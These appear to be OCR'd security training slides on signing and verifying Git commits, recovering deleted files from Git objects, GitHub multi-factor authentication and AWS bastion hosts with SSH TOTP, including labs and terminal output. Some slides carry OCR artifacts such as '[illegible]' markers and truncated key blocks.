    Removed figlet requirement and from come

commit 7d073ad99eb23aef3b1bfffc681247761dc30ff2
Author: Mohammed Aldoub <Voulnet@gmail.com>
Date:   Mon Mar 18 00:36:36 2019 +0300

    changing banner

commit 092139c17c4cd178b0362f7b9531b70d3e673711
Author: Mohammed ALDOUB <Voulnet@users.noreply.github.com>
Date:   Sun Mar 17 22:21:19 2019 +0300

    Add files via upload

    Added ascii logo
    Added UserData dumping capability
    Modified Windows EC2 AV disabling feature to be only activated when running reverse shell or msf or custom commands.
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

WHO DID IT?

- It is possible to let Git tell us who really made that commit by using signed commits.
- The process starts with creating a GPG key for yourself.
- Creating a gpg key is out of scope, but we'll try to do it really quick.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREATING A GPG KEY

```
voulnet@P50:~$ gpg --gen-key
gpg (GnuPG) 2.2.12; Copyright (C) 2018 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: Mohammed Aldoub
Email address: m.aldoub@gmail.com
You selected this USER-ID:
    "Mohammed Aldoub <m.aldoub@gmail.com>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.

gpg: key 92C2D54066AB79DE marked as ultimately trusted
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

VERIFY GPG KEY

```
voulnet@P50:~$ gpg --fingerprint voulnet@gmail.com
pub   rsa3072 2019-03-17 [SC] [expires: 2021-03-16]
      9DAD E41C CC82 483A BBC9  99DD CF90 B8BD 935B D41F
uid           [ultimate] Mohammed Aldoub <voulnet@gmail.com>
sub   rsa3072 2019-03-17 [E] [expires: 2021-03-16]
```

Adding key by its id to the git config

```
voulnet@P50:~/barq$ git config --global user.signingKey 9DADE41CCC82483ABBC999DDCF90B8BD935BD41F
voulnet@P50:~/barq$ git config --global commit.gpgsign true
voulnet@P50:~/barq$ git config --global tag.gpgsign true
voulnet@P50:~/barq$
voulnet@P50:~/barq$
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

EXPORTING GPG PUBLIC KEY & ADDING TO GITHUB

```
voulnet@P50:~$ gpg --armor --export 9DADE41CCC82483ABBC999DDCF90B8BD935BD41F > /tmp/publickey
voulnet@P50:~$ cat /tmp/publickey
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBFyOykABDADykocDG7GEIhky6a+smRROOdWaMe/lmWas+gKquJzBjgrz48pU
QYcnrBj5U6Iv0a2Ev5a5Z8cdGFMsno7dYUw9tQRNje626WoPx8rREUAsXQ3P/NzU
4U0HKJr8eYodRNIZHDojpNfpVNIS+9j3ke+GV4kw0ocfV
64Lkh/fbhU3FvxnVKwa9FrmbSRm01JtnpBEbr/Bb5f7Y+
I4aLfRLBTAOcVPf3aQxjfObjRV4WiDyHmttSBzXVHhbJ6
aIr0XSAJGk+X7pfcUXyGiN9OeIl4yPSbvisUzhIpiN9gQ
H+V4CmbbaKuOQTjYdqWupTFWdBD3Q9rsGGLFwfB8SjkQq
Gwx+NcLisSPX96ZaheZvwraPi0nH1iLjiv8rS54JsMiuQ
```

https://github.com/settings/gpg/new

Pull requests Issues Marketplace Explore

settings

tions

GPG keys

GPG keys / Add new

Key

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBFyOykABDADykocDG7GEIhky6a+smRROOdWaMe/lmWas+gKquJzBjgrz48pU
QYcnrBj5U6Iv0a2Ev5a5Z8cdGFMsno7dYUw9tQRNje626WoPx8rREUAsXQ3P/NzU
4U0HKJr8eYodRNIZHDojpNfpVNIS+9j3ke+GV4kw0ocfV4xh9Xk7VD/CRvOjYa5/
64Lkh/fbhU3FvxnVKwa9FrmbSRm01JtnpBEbr/Bb5f7Y+3+rIvf1MsufzZuAwRfo
I4aLfRLBTAOcVPf3aQxjfObjRV4WiDyHmttSBzXVHhbJ6VxKFvc1fHuHrF2OB45P
aIr0XSAJGk+X7pfcUXyGiN9OeIl4yPSbvisUzhIpiN9gQd/hXUDgCqMVH+34gQZO
H+V4CmbbaKuOQTjYdqWupTFWdBD3Q9rsGGLFwfB8SjkQqp4/zXKK+h2bobhmo6y5
```

600

Add GPG key

Print the gpg public key and paste it inside your Github account from the settings.

Copyright © 2021 Mohammed Aldoub (Voulnet)

VERIFYING COMMITS

- Now that you created your key, added it to local git and added it to your github account, let's try to verify some of your commits. We have 3 options:
  - A verified signed commit.
  - An unsigned commit.
  - A signed commit with an unknown/untrusted public key.
- Run the command: git log --show-signature

Copyright © 2021 Mohammed Aldoub (Voulnet)

```
commit 4f84cdf186293b0240762752516417d5c49872f1
Author:  <voulnet@P50.localdomain>
Date:   Mon Mar 18 02:14:46 2019 +0300

    committing from unsigned commit

commit 6051b009d05bfee9d7206a68c246c22e3a395dfa
gpg: Signature made Mon 18 Mar 2019 01:55:38 AM DST
gpg:                using RSA key 9DADE41CCC82483ABBC999DDCF90B8BD935BD41F
gpg: Good signature from "Mohammed Aldoub <voulnet@gmail.com>" [ultimate]
Author: Mohammed Aldoub <Voulnet@gmail.com>
Date:   Mon Mar 18 01:55:38 2019 +0300

    Removed figlet requirement and from come

commit 7d073ad99eb23aef3b1bfffc681247761dc30ff2
Author: Mohammed Aldoub <Voulnet@gmail.com>
Date:   Mon Mar 18 00:36:36 2019 +0300

    changing banner

commit 092139c17c4cd178b0362f7b9531b70d3e673711
gpg: Signature made Sun 17 Mar 2019 10:21:19 PM DST
gpg:                using RSA key 4AEE18F83AFDEB23
gpg: Can't check signature: No public key
Author: Mohammed ALDOUB <Voulnet@users.noreply.github.com>
Date:   Sun Mar 17 22:21:19 2019 +0300

    Add files via upload

    Added ascii logo
    Added UserData dumping capability
    Modified Windows EC2 AV disabling feature to be only activated when running reverse shell or msf or custom commands
```

Unsigned commit

Verified and signed commit

Signed but unverified commit (Unknown key)

Copyright © 2021 Mohammed Aldoub (Voulnet)

CHECKING A PARTICULAR COMMIT

```
voulnet@P50:~/barq$ git verify-commit 6051b009d05bfee9d7206a68c246c22e3a395dfa
gpg: Signature made Mon 18 Mar 2019 01:55:38 AM DST
gpg:                using RSA key 9DADE41CCC82483ABBC999DDCF90B8BD935BD41F
gpg: Good signature from "Mohammed Aldoub <voulnet@gmail.com>" [ultimate]
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

NOTE: WHY DID WE HAVE UNVERIFIED COMMITS BEFORE?

- Why Do we have signed but unverified commits?
  - Commit was made from Github's web interface. Github signs these commits with their key to indicate a web git push/commit.
  - Commit by an unknown key from a trusted person. Need to trust this key.
  - Commit by a malicious actor using their own key.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Voulnet / barq Private

Unwatch 2 | Star 0 | Fork 0

Code | Issues 0 | Pull requests 0 | Projects 0 | Insights | Settings

Branch: master

Commits on Mar 18, 2019

Removed figlet requirement and from come
Voulnet committed 16 minutes ago

Commit signed by real user key

Verified 6051b00

changing banner
Voulnet committed 2 hours ago

Unsigned commit

7d073ad

Commits on Mar 17, 2019

Add files via upload ...
Voulnet committed 4 hours ago

Commit signed by GitHub

Verified 092139c

Commits on Feb 19, 2019

Changed cli help menu and command switches ...
Voulnet committed 27 days ago

Verified f6bf345

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB72: COMMIT SIGNING AND VERIFICATION

- Write some files, make some commits. Make signed commits, make commits from github web interface and make totally unsigned commits.
- Then try to use git log and git verify-commit commands to check your results.

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB73: AUTOMATE COMMIT VERIFICATION AND ALERING

- Write a bash script that alerts you when it finds an unsigned commit, or a commit that was not verified.

- Hint:

- for hash in $(git log --format=format:%H) ; do echo $hash $(git verify-commit --raw $hash 2>&1); done

Copyright © 2021 Mohammed Aldoub (Voulnet)

Commit IDs

Results for a Good valid signature

```
voulnet@P50:[illegible]$ for hash in $(git log --format=format:%H) ; do echo $hash $(gi[illegible]verify-commit[illegible]-raw $hash 2>&1); done
56531f2367f7151cf7dfca2c7af90190de84241c [GNUPG:] NEWSIG [GNUPG:] KEY_CONSIDERED [illegible]DADE41CCC82483A[illegible]C999DDCF90B8BD935BD41F 0 [GNUPG:] SIG_ID VuXsazivGXMT/D0CD9ig[illegible]ZLWo 2019
03-17 1552865781 [GNUPG:] KEY_CONSIDERED 9DADE41CCC82483ABBC999DDCF90B8BD935B[illegible]F 0 [GNUPG:] GOODSIG CF90B8BD935BD41F Mohammed Aldoub <voulnet@gmail.com> [GNUPG:] VALIDSIG
DADE41CCC82483ABBC999DDCF90B8BD935BD41F 2019-03-17 1552865781 0 4 0 1 10 00 [illegible]ADE41CCC82483ABBC999DDCF90B8BD935BD41F [GNUPG:] KEY_CONSIDERED 9DADE41CCC82483ABBC999DDCF90B8B
935BD41F 0 [GNUPG:] TRUST_ULTIMATE 0 pgp [GNUPG:] VERIFICATION_COMPLIANCE_MODE 23
36eb1e97936a61ed62af79427ac29073b24ea007
4f84cdf186293b0240762752516417d5c49872f1
6051b009d05bfee9d7206a68c246c22e3a395dfa [GNUPG:] NEWSIG [GNUPG:] KEY_CONSIDERED 9DADE41CCC82483ABBC999DDCF90B8BD935BD41F 0 [GNUPG:] SIG_ID 4mvPK/2fzEJjf0MU/bG3MlOJmKw 2019
03-17 1552863338 [GNUPG:] KEY_CONSIDERED 9DADE41CCC82483ABBC999DDCF90B8BD935BD41F 0 [GNUPG:] GOODSIG CF90B8BD935BD41F Mohammed Aldoub <voulnet@gmail.com> [GNUPG:] VALIDSIG
DADE41CCC82483ABBC999DDCF90B8BD935BD41F 2019-03-17 1552863338 0 4 0 1 10 00 9DADE41CCC82483ABBC999DDCF90B8BD935BD41F [GNUPG:] KEY_CONSIDERED 9DADE41CCC82483ABBC999DDCF90B8B
935BD41F 0 [GNUPG:] TRUST_ULTIMATE 0 pgp [GNUPG:] VERIFICATION_COMPLIANCE_MODE 23
7d073ad99eb23aef3b1bfffc681247761dc30ff2
092139c17c4cd178b0362f7b9531b70d3e673711 [GNUPG:] NEWSIG [GNUPG:] ERRSIG 4AEE18F83AFDEB23 1 8 00 1552850479 9 - [GNUPG:] NO_PUBKEY 4AEE18F83AFDEB23
f6bf345cf38f7ce05063fa8294a4cc21cadad37f [GNUPG:] NEWSIG [GNUPG:] ERRSIG 4AEE18F83AFDEB23 1 8 00 1550531027 9 - [GNUPG:] NO_PUBKEY 4AEE18F83AFDEB23
142068b6377bdbadfd8410d138dc5d8f7b79990b [GNUPG:] NEWSIG [GNUPG:] ERRSIG 4AEE18F83AFDEB23 1 8 00 1550498592 9 - [GNUPG:] NO_PUBKEY 4AEE18F83AFDEB23
bd86ba5a82f98e34c3a6e2e62143a0690cd03b68 [GNUPG:] NEWSIG [GNUPG:] ERRSIG 4AEE18F83AFDEB23 1 8 00 1550498100 9 - [GNUPG:] NO_PUBKEY 4AEE18F83AFDEB23
62330cb8c81c08e55b4570ed370f7beec05b9ff8 [GNUPG:] NEWSIG [GNUPG:] ERRSIG 4AEE18F83AFDEB23 1 8 00 1550495014 9 - [GNUPG:] NO_PUBKEY 4AEE18F83AFDEB23
8a198b406e519bd9cf0c482c7449cc3fdd7a5330 [GNUPG:] NEWSIG [GNUPG:] ERRSIG 4AEE18F83AFDEB23 1 8 00 1550494962 9 - [GNUPG:] NO_PUBKEY 4AEE18F83AFDEB23
1979b28e59e3958ed0420cafc5d24daf385aef4d [GNUPG:] NEWSIG [GNUPG:] ERRSIG 4AEE18F83AFDEB23 1 8 00 1550494876 9 - [GNUPG:] NO_PUBKEY 4AEE18F83AFDEB23
e06ac8df74bbe3ca6a5480edf13b7c9b62b5bdea [GNUPG:] NEWSIG [GNUPG:] ERRSIG 4AEE18F83AFDEB23 1 8 00 1550493824 9 - [GNUPG:] NO_PUBKEY 4AEE18F83AFDEB23
```

Unsigned commits.

Error in a signature

Unknown public key

Copyright © 2021 Mohammed Aldoub (Voulnet)

RECOVERY OF DELETED SOURCE CODE

- Git tracks file additions and commits through Git object files.
- When you commit files, they get added to Git's object files. There are three types of object files:
  - BLOB (Copy of the Actual file)
  - Tree (directory)
  - Commit (meta type representing a commit)
  - tag
- If you delete the source files, we can recover them from the Git object files!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA – LAB74: READING GIT OBJECT FILES

- Create a repo using a new directory and git init, then some random add files and commit them. Then delete the source files! Can we recover them?
- From inside your repo, Using the command: find .git/objects -type f
- This will output a list of git object files!
- The object path consists of a small directory name

A long filename without the slash "/"

For example:

f4/cf12f82b3066583820aa2579f5497c5a7d308d

Object name is f4cf12f82b3066583820aa2579f5497c5a7d308d

```
voulnet@P50:~/vulnerablerepo$ find .git/objects -type f
.git/objects/17/72c86d79e8604004f16049692d459bca5dae65
.git/objects/2d/18f6e679efa2cdcba253071949b572a9bcd677
.git/objects/86/80fb59d648054b1ce9e9e072aee1a050dbc4bc
.git/objects/91/3cc42b9a86cfb15db6022f0cfcc48848f86c35
.git/objects/92/1ba5ddeea41b4e3682305ca6e3a1527984d5fb
.git/objects/a6/8793d70be4e413dbb3d082df4c5feecfb58172
.git/objects/ad/d4610bd043f8058d101d19aaa528d6180423af
.git/objects/b8/c7ce674d0e4124e9cd89cfdafa43fedea4d7c7
.git/objects/ca/7a8e32e1b31466c020b90c80d120bc772e7490
.git/objects/cf/cac1ae71144762aecef6ef31dc2620331b18a9
.git/objects/d7/33ddc57b9489a8d75ec2eaa73a68b2b297b2cc
.git/objects/f4/cf12f82b3066583820aa2579f5497c5a7d308d
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- Now that we have the object full ID, let's try to find its type, using the cat-file subcommand:
  - git cat-file -t <Object file full ID>
  - Example: git cat-file -t 8680fb59d648054b1ce9e9e072aee1a050dbc4bc
- The ouput will be the type of object.
- To print its contents, try:
  - Git cat-file -p <Object file full ID>
  - Example: git cat-file -p f4cf12f82b3066583820aa2579f5497c5a7d308d

```
voulnet@P50:~/vulnerablerepo$ git cat-file -t 8680fb59d648054b1ce9e9e072aee1a050dbc4bc
tree
voulnet@P50:~/vulnerablerepo$ git cat-file -p 8680fb59d648054b1ce9e9e072aee1a050dbc4bc
100644 blob 2d18f6e679efa2cdcba253071949b572a9bcd677    vulnerable4.py
voulnet@P50:~/vulnerablerepo$ git cat-file -p 2d18f6e679efa2cdcba253071949b572a9bcd677
print ("vulnerable file inside folder")
voulnet@P50:~/vulnerablerepo$ git cat-file -p f4cf12f82b3066583820aa2579f5497c5a7d308d
# this is a vulnerable file that will be deleted!

print("this is a vulnerable file that will be deleted")
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME – LAB75: AUTOMATING OBJECT RECOVERY

- Using the info from the git objects, such as their list, type and contents, it is possible to easily recover and build back all deleted files from the repo if the .git folder is not deleted!

- Be careful when removing sensitive info from source file. It could live in object files!

- Attackers are actively scanning!

Over 100,000 GitHub repos have leaked API or cryptographic keys

Thousands of new API or cryptographic keys leak via GitHub projects every day.

By Catalin Cimpanu for Zero Day | March 21, 2019 -- 23:21 GMT (23:21 GMT) | Topic: Security

EXTRA: SECURING YOUR GITHUB ACCOUNT

GitHub allows you to secure your GitHub account further by using multi-factor authentication methods such as SMS, TOTP codes, Hardware security keys (Fido U2F) and more.

TOTP is recommended because it doesn't need a connection (Like SMS or internet) and its codes can be backed up easily. You can use any TOTP app like Google Authenticator, Authy or 1Password.

Important Notes:

- MAKE SURE YOU DOWNLOAD A COPY OF BACKUP/RECOVERY CODES.
- Some apps like 1Password can sync these codes securely to the cloud.
- You can configure a fallback method like FIDO U2F or SMS .

For more info:
https://help.github.com/en/articles/configuring-two-factor-authentication

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: ACCESSING GITHUB FROM THE COMMAND LINE

The command line (Git) doesn't understand GitHub's MFA/2FA setup, which means it won't allow you to connect to your GitHub repo using your regular username and password. To solve this issue, GitHub provides a command line password mode called a Personal Access Token. You can generate it using your GitHub settings.

When Git asks for your username and password, supply your regular username and your Personal Access Token instead of regular password.

If you configured your GitHub account for SSH access, then MFA will not affect your SSH access methods and you can still use GitHub with SSH like always.

For more info:
https://help.github.com/en/articles/creating-a-personal-access-token-for-the-command-line

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: GITHUB ORGANIZATION ACCOUNT SECURITY

If you have an organization account in GitHub, you can secure its resources further by enforcing multi-factor authentication (MFA, 2FA) for all users and collaborators on the organization account.

This is great because it secures your organizations' source code security from malicious access, exposure and modification.

However, care must be taken extremely well to avoid losing access to accounts or hindering established workflows.

For more info:
https://help.github.com/en/articles/about-two-factor-authentication
https://help.github.com/en/articles/configuring-two-factor-authentication-recovery-methods

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: REQUIRING MFA IN YOUR GITHUB ORGANIZATION

Enforcing MFA for your organization is a great way to plug any possible holes or weak links into your organization account. GitHub allows organization-wide enforcement of MFA for all users and collaborators.

IMPORTANT NOTES:

- Once you enforce 2FA/MFA for your organization, any user or collaborator not configured for MFA will be **kicked** out until they enable it on your account.
- Make sure all users have configured a backup method.

For more info:
https://help.github.com/en/articles/requiring-two-factor-authentication-in-your-organization

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: RECOVERING AN ACCOUNT IF YOU LOSE 2FA

If you lose your 2fa method, for example by losing your phone that contains the TOTP code apps, then you can recovery methods such as:

- Backup codes (You should definitely download them and store them safely).
- A hardware token as a backup token.
- Using a backup fallback phone number.
- A "Recover Accounts Elsewhere" Backup token stored in your Facebook account.

IMPORTANT NOTES:

- Always have at least one backup method!

For more info:
https://help.github.com/en/articles/recovering-your-account-if-you-lose-your-2fa-credentials


Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: BASTION HOST SECURITY

- Instead of opening all the infrastructure for external access, where every server has its SSH port open to the internet, It is better to manage the environment remotely through a single secured and well-managed and logged entry server called a bastion host.
- A bastion host has:
  - Automatic security updates
  - Increased security logging and hardening
  - No services exposed except ssh (or RDP).
  - Has the best possible security configurations for ssh and rdp.

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: SAMPLE BASTION HOST SETUP ON AWS



You can see in this image how the bastion host instances are on the public subnet, while the actual workload servers are inside in a private subnet.

Image copyright for AWS blog:

https://aws.amazon.com/blogs/security/how-to-record-ssh-sessions-established-through-a-bastion-host/

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: HOW TO ACCESS BASTION HOSTS

- The most secure standard SSH access method is using SSH public keys, instead of SSH passwords. Keys are not vulnerable to brute forcing.
- AWS by default allows you to easily use SSH keys on most instance images instead of passwords.
- But what if the SSH key gets stolen?

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: WHEN SSH KEYS AREN'T ENOUGH!

- SSH keys are usually stored as files in a developer or admin's machine.
- Or in a USB flash drive
- Or in a secure USB token
- They're not vulnerable to bruteforcing… But an SSH key is still a single factor! A single "what you have key".

- What if it gets stolen or leaked by mistake?

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA: MULTIFACTOR AUTH FOR THE RESCUE!

- It turns out that having SSH key authentication plus randomly generated multi-factor authentication tokens is actually easy to configure, and free to use!
- How? By using the Google authenticator PAM library in Linux!
- How does it work?
  - Configure Google TOTP auth in linux bastion host (Doesn't need Google account).
  - Configure TOTP on the server and mobile device.
  - Login using SSH key plus TOTP token.
  - Can also use backup codes just in case!

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME – LAB76: CONFIGURE YOUR OWN SSH MFA

- Go to your AWS account, create an AWS EC2 instance using Amazon Linux (preferably Amazon Linux 2).

- Amazon Linux is **redhat-based**.
- Based on the steps shown in the slides next, configure it for TOTP on SSH keys!


- But first, let's create an EC2 instance.
- Go to the EC2 service in your AWS account. Click on **Launch Instance**

Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION: RUNNING EC2

- 1- Select Amazon Linux 2.

- 2- Select the free tier t2.micro type.



- 3- Click Review & Launch. Then Launch.




- 4- Choose to create a new keypair, name it what you want. Then download it. Save it.
- 5- Launch the instance!


Copyright © 2021 Mohammed Aldoub (Voulnet)

